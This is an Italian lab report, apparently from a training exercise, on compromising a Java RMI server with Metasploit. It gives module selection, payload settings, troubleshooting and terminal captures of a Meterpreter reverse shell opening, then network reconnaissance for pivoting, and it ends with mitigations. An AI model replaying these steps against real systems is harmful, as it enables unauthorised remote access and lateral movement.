Relazione sull'Exploit Java RMI con Metasploit

1. Introduzione

L'obiettivo di questo esercizio è stato quello di identificare e sfruttare una vulnerabilità su un server **Java RMI** utilizzando **Metasploit** in Kali Linux. La vulnerabilità mirata consente l'esecuzione remota di codice (RCE), permettendo di ottenere l'accesso alla macchina bersaglio.

2. Fasi dell'Attacco

2.1. Ricerca dei Moduli di Exploit per Java RMI

Il primo passo è stato l'identificazione degli exploit disponibili per **Java RMI** all'interno del framework Metasploit.
Comando eseguito:

```
msf6 > search java_rmi
```

Dall'output del comando, sono stati identificati diversi moduli, tra cui:

1. **auxiliary/gather/java_rmi_registry** Enumera le interfacce del registro RMI
2. **exploit/multi/misc/java_rmi_server** Exploit per esecuzione di codice su Java RMI Server
3. **exploit/multi/browser/java_rmi_connection_impl** Exploit per privilege escalation via deserializzazione

Il modulo selezionato per l'attacco è stato:

```
use exploit/multi/misc/java_rmi_server
```

2.2. Configurazione dell'Exploit

Dopo aver selezionato il modulo di exploit, è stata configurata la sessione con i parametri necessari:

```
set RHOSTS 192.168.11.112
```

```
set SRVHOST 192.168.11.111
```

```
set LHOST 192.168.11.111
```

set LPORT 4444

set payload java/meterpreter/reverse_tcp

Per verificare la configurazione, il comando utilizzato è stato:

show options

2.3. Esecuzione dell'Exploit

Una volta configurati i parametri, l'exploit è stato avviato con:

run

Dall'output generato, si nota che:

1. Il server RMI sulla macchina target (192.168.11.112:1099) ha accettato la connessione.
2. È stato inviato il payload JAR malevolo alla vittima.
3. La connessione di ritorno verso l'attaccante è stata stabilita.
4. La sessione **Meterpreter** è stata aperta con successo

3. Post-Exploitation con Meterpreter

Una volta ottenuto l'accesso alla macchina bersaglio tramite **Meterpreter**, sono stati eseguiti alcuni comandi fondamentali per raccogliere informazioni.

3.1. Verifica delle Interfacce di Rete

Comando:

meterpreter > ifconfig

Questo comando mostra le interfacce di rete disponibili sulla macchina compromessa.
L'output ottenuto mostra:

- **Loopback (127.0.0.1)**
- **eth0** Interfaccia attiva con IP **192.168.11.112**
- **MAC Address**
- **Subnet Mask e dettagli IPv6**

Motivo dell'uso: Questo comando è utile per identificare altre interfacce di rete e verificare se la macchina è connessa ad altre sottoreti, che potrebbero essere obiettivi per il movimento laterale.

3.2. Analisi della Tabella di Routing

Comando:

meterpreter > route

L'output restituisce la tabella di routing del sistema target, con informazioni su:

- **Subnet e Netmask**
- **Gateway predefinito**
- **Interfaccia in uso (eth0)**

Motivo dell'uso:
L'analisi della tabella di routing permette di identificare altre reti raggiungibili dal sistema target. Se il bersaglio fa parte di una rete più ampia, l'attaccante può tentare attacchi pivoting su altri dispositivi connessi.

4. Risoluzione di Problemi e Ottimizzazione

Durante il test, si sono verificati alcuni problemi:

Sessione non stabilita inizialmente
L'errore **"Exploit completed, but no session was created"** indica che il payload non è stato eseguito correttamente sulla vittima.

Per risolvere, è stato modificato il valore di **SRVPORT** da **8080** a **8081** per evitare conflitti di porte.

Scelta di un Payload Alternativo
Per migliorare la stabilità della connessione, è stato testato il payload:

set payload linux/x86/meterpreter/reverse_tcp

Dopo questa modifica, la sessione **Meterpreter** si è stabilita correttamente.

5. Conclusione

L'esercizio ha dimostrato la vulnerabilità del servizio **Java RMI** configurato in modo insicuro. Attraverso Metasploit, è stato possibile:

Identificare il servizio vulnerabile
Configurare e lanciare un exploit su Java RMI
Stabilire una connessione **Meterpreter** con la macchina target
Eseguire comandi per ottenere informazioni di rete

In un contesto reale, un attaccante potrebbe utilizzare questo accesso per:

- **Scaricare file sensibili**
- **Eseguire ulteriori exploit per ottenere privilegi più elevati**
- **Usare la macchina come pivot per attaccare altre reti interne**


Mitigazione:
Per proteggere i sistemi da questa vulnerabilità, è consigliato:

1. **Disabilitare il registro RMI non autenticato**
2. **Utilizzare una versione aggiornata e sicura di Java**
3. **Applicare restrizioni firewall per impedire accessi non autorizzati alla porta 1099**
4. **Monitorare i log di rete per rilevare attività sospette**


QUI SOTTO RIPORTATE LE IMMAGINI DELL' ESERCIZIO


kali@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Generic (Java Payload)
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set SRVHOST 192.168.11.111
SRVHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/2qEXV3QYI
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR


Terminal Emulator
Use the command line
kali@kali: ~
msf6 exploit(multi/misc/java_rmi_server) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/bind_aws_instance_connect . normal No Unix SSH Shell, Bind Instance Connect (via AWS API)
1 payload/generic/custom . normal No Custom Payload
2 payload/generic/shell_bind_aws_ssm . normal No Command Shell, Bind SSM (via AWS API)
3 payload/generic/shell_bind_tcp . normal No Generic Command Shell, Bind TCP Inline
4 payload/generic/shell_reverse_tcp . normal No Generic Command Shell, Reverse TCP Inline
5 payload/generic/ssh/interact . normal No Interact with Established SSH Connection
6 payload/java/jsp_shell_bind_tcp . normal No Java JSP Command Shell, Bind TCP Inline
7 payload/java/jsp_shell_reverse_tcp . normal No Java JSP Command Shell, Reverse TCP Inline
8 payload/java/meterpreter/bind_tcp . normal No Java Meterpreter, Java Bind TCP Stager
9 payload/java/meterpreter/reverse_http . normal No Java Meterpreter, Java Reverse HTTP Stager
10 payload/java/meterpreter/reverse_https . normal No Java Meterpreter, Java Reverse HTTPS Stager
11 payload/java/meterpreter/reverse_tcp . normal No Java Meterpreter, Java Reverse TCP Stager
12 payload/java/shell/bind_tcp . normal No Command Shell, Java Bind TCP Stager
13 payload/java/shell/reverse_tcp . normal No Command Shell, Java Reverse TCP Stager
14 payload/java/shell_reverse_tcp . normal No Java Command Shell, Reverse TCP Inline
15 payload/multi/meterpreter/reverse_http . normal No Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
16 payload/multi/meterpreter/reverse_https . normal No Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
msf6 exploit(multi/misc/java_rmi_server) > search java_rmi
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 _ target: Generic (Java Payload) . . . .
3 _ target: Windows x86 (Native Payload) . . . .
4 _ target: Linux x86 (Native Payload) . . . .
5 _ target: Mac OS X PPC (Native Payload) . . . .
6 _ target: Mac OS X x86 (Native Payload) . . . .
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
msf6 exploit(multi/misc/java_rmi_server) > use 4
[*] Additionally setting TARGET ⇒ Linux x86 (Native Payload)
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show payloads
Compatible Payloads


Terminal Emulator
Use the command line
kali@kali: ~
Compatible payloads
Name Disclosure Date Rank Check Description
0 payload/generic/custom normal No Custom Payload
1 payload/generic/debug_trap normal No Generic x86 Debug Trap
2 payload/generic/shell_bind_aws_ssm normal No Command Shell, Bind SSM (via AWS API)
3 payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline
4 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
5 payload/generic/ssh/interact normal No Interact with Established SSH Connection
6 payload/generic/tight_loop normal No Generic x86 Tight Loop
7 payload/linux/x86/chmod normal No Linux Chmod
8 payload/linux/x86/exec normal No Linux Execute Command
9 payload/linux/x86/meterpreter/bind_ipv6_tcp normal No Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
10 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid normal No Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
11 payload/linux/x86/meterpreter/bind_nonx_tcp normal No Linux Mettle x86, Bind TCP Stager
12 payload/linux/x86/meterpreter/bind_tcp normal No Linux Mettle x86, Bind TCP Stager (Linux x86)
13 payload/linux/x86/meterpreter/bind_tcp_uuid normal No Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
14 payload/linux/x86/meterpreter/reverse_ipv6_tcp normal No Linux Mettle x86, Reverse TCP Stager (IPv6)
15 payload/linux/x86/meterpreter/reverse_nonx_tcp normal No Linux Mettle x86, Reverse TCP Stager
16 payload/linux/x86/meterpreter/reverse_tcp normal No Linux Mettle x86, Reverse TCP Stager
17 payload/linux/x86/meterpreter/reverse_tcp_uuid normal No Linux Mettle x86, Reverse TCP Stager
18 payload/linux/x86/meterpreter_reverse_http normal No Linux Meterpreter, Reverse HTTP Inline
19 payload/linux/x86/meterpreter_reverse_https normal No Linux Meterpreter, Reverse HTTPS Inline
20 payload/linux/x86/meterpreter_reverse_tcp normal No Linux Meterpreter, Reverse TCP Inline
21 payload/linux/x86/metsvc_bind_tcp normal No Linux Meterpreter Service, Bind TCP
22 payload/linux/x86/metsvc_reverse_tcp normal No Linux Meterpreter Service, Reverse TCP Inline
23 payload/linux/x86/read_file normal No Linux Read File
24 payload/linux/x86/shell/bind_ipv6_tcp normal No Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
25 payload/linux/x86/shell/bind_ipv6_tcp_uuid normal No Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
26 payload/linux/x86/shell/bind_nonx_tcp normal No Linux Command Shell, Bind TCP Stager
27 payload/linux/x86/shell/bind_tcp normal No Linux Command Shell, Bind TCP Stager (Linux x86)
28 payload/linux/x86/shell/bind_tcp_uuid normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
29 payload/linux/x86/shell/reverse_ipv6_tcp normal No Linux Command Shell, Reverse TCP Stager (IPv6)
30 payload/linux/x86/shell/reverse_nonx_tcp normal No Linux Command Shell, Reverse TCP Stager
31 payload/linux/x86/shell/reverse_tcp normal No Linux Command Shell, Reverse TCP Stager
32 payload/linux/x86/shell/reverse_tcp_uuid normal No Linux Command Shell, Reverse TCP Stager
33 payload/linux/x86/shell_bind_ipv6_tcp normal No Linux Command Shell, Bind TCP Inline (IPv6)
34 payload/linux/x86/shell_bind_tcp normal No Linux Command Shell, Bind TCP Inline
35 payload/linux/x86/shell_bind_tcp_random_port normal No Linux Command Shell, Bind TCP Random Port Inline
36 payload/linux/x86/shell_reverse_tcp normal No Linux Command Shell, Reverse TCP Inline
37 payload/linux/x86/shell_reverse_tcp_ipv6 normal No Linux Command Shell, Reverse TCP Inline (IPv6)
msf6 exploit(multi/misc/java_rmi_server) > set payload 16
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description


Firefox ESR
Browse the World Wide Web
kali@kali: ~
Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS 192.168.11.112 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 192.168.11.111 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
2 Linux x86 (Native Payload)
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 50
HTTPDELAY => 50
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[-] 192.168.11.112:1099 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (192.168.11.111:8080).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > set SRVPORT 8081
SRVPORT => 8081
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8081/gLt8uP
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:52307) at 2025-03-14 11:23:18 -0400


Terminal Emulator
Use the command line
kali@kali: ~
msf6 exploit(multi/misc/java_rmi_server) > set SRVPORT 8081
SRVPORT => 8081
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8081/gLt8uP
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:52307) at 2025-03-14 11:23:18 -0400
meterpreter > ifcinfig
[-] Unknown command: ifcinfig. Did you mean ifconfig? Run the help command for more details.
meterpreter > ifconfig
Interface 1
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
Interface 2
Name : eth0
Hardware MAC : 08:00:27:d6:30:50
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed6:3050
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
0.0.0.0 0.0.0.0 192.168.11.1 100 eth0
192.168.11.0 255.255.255.0 0.0.0.0 0 eth0
No IPv6 routes were found.
meterpreter >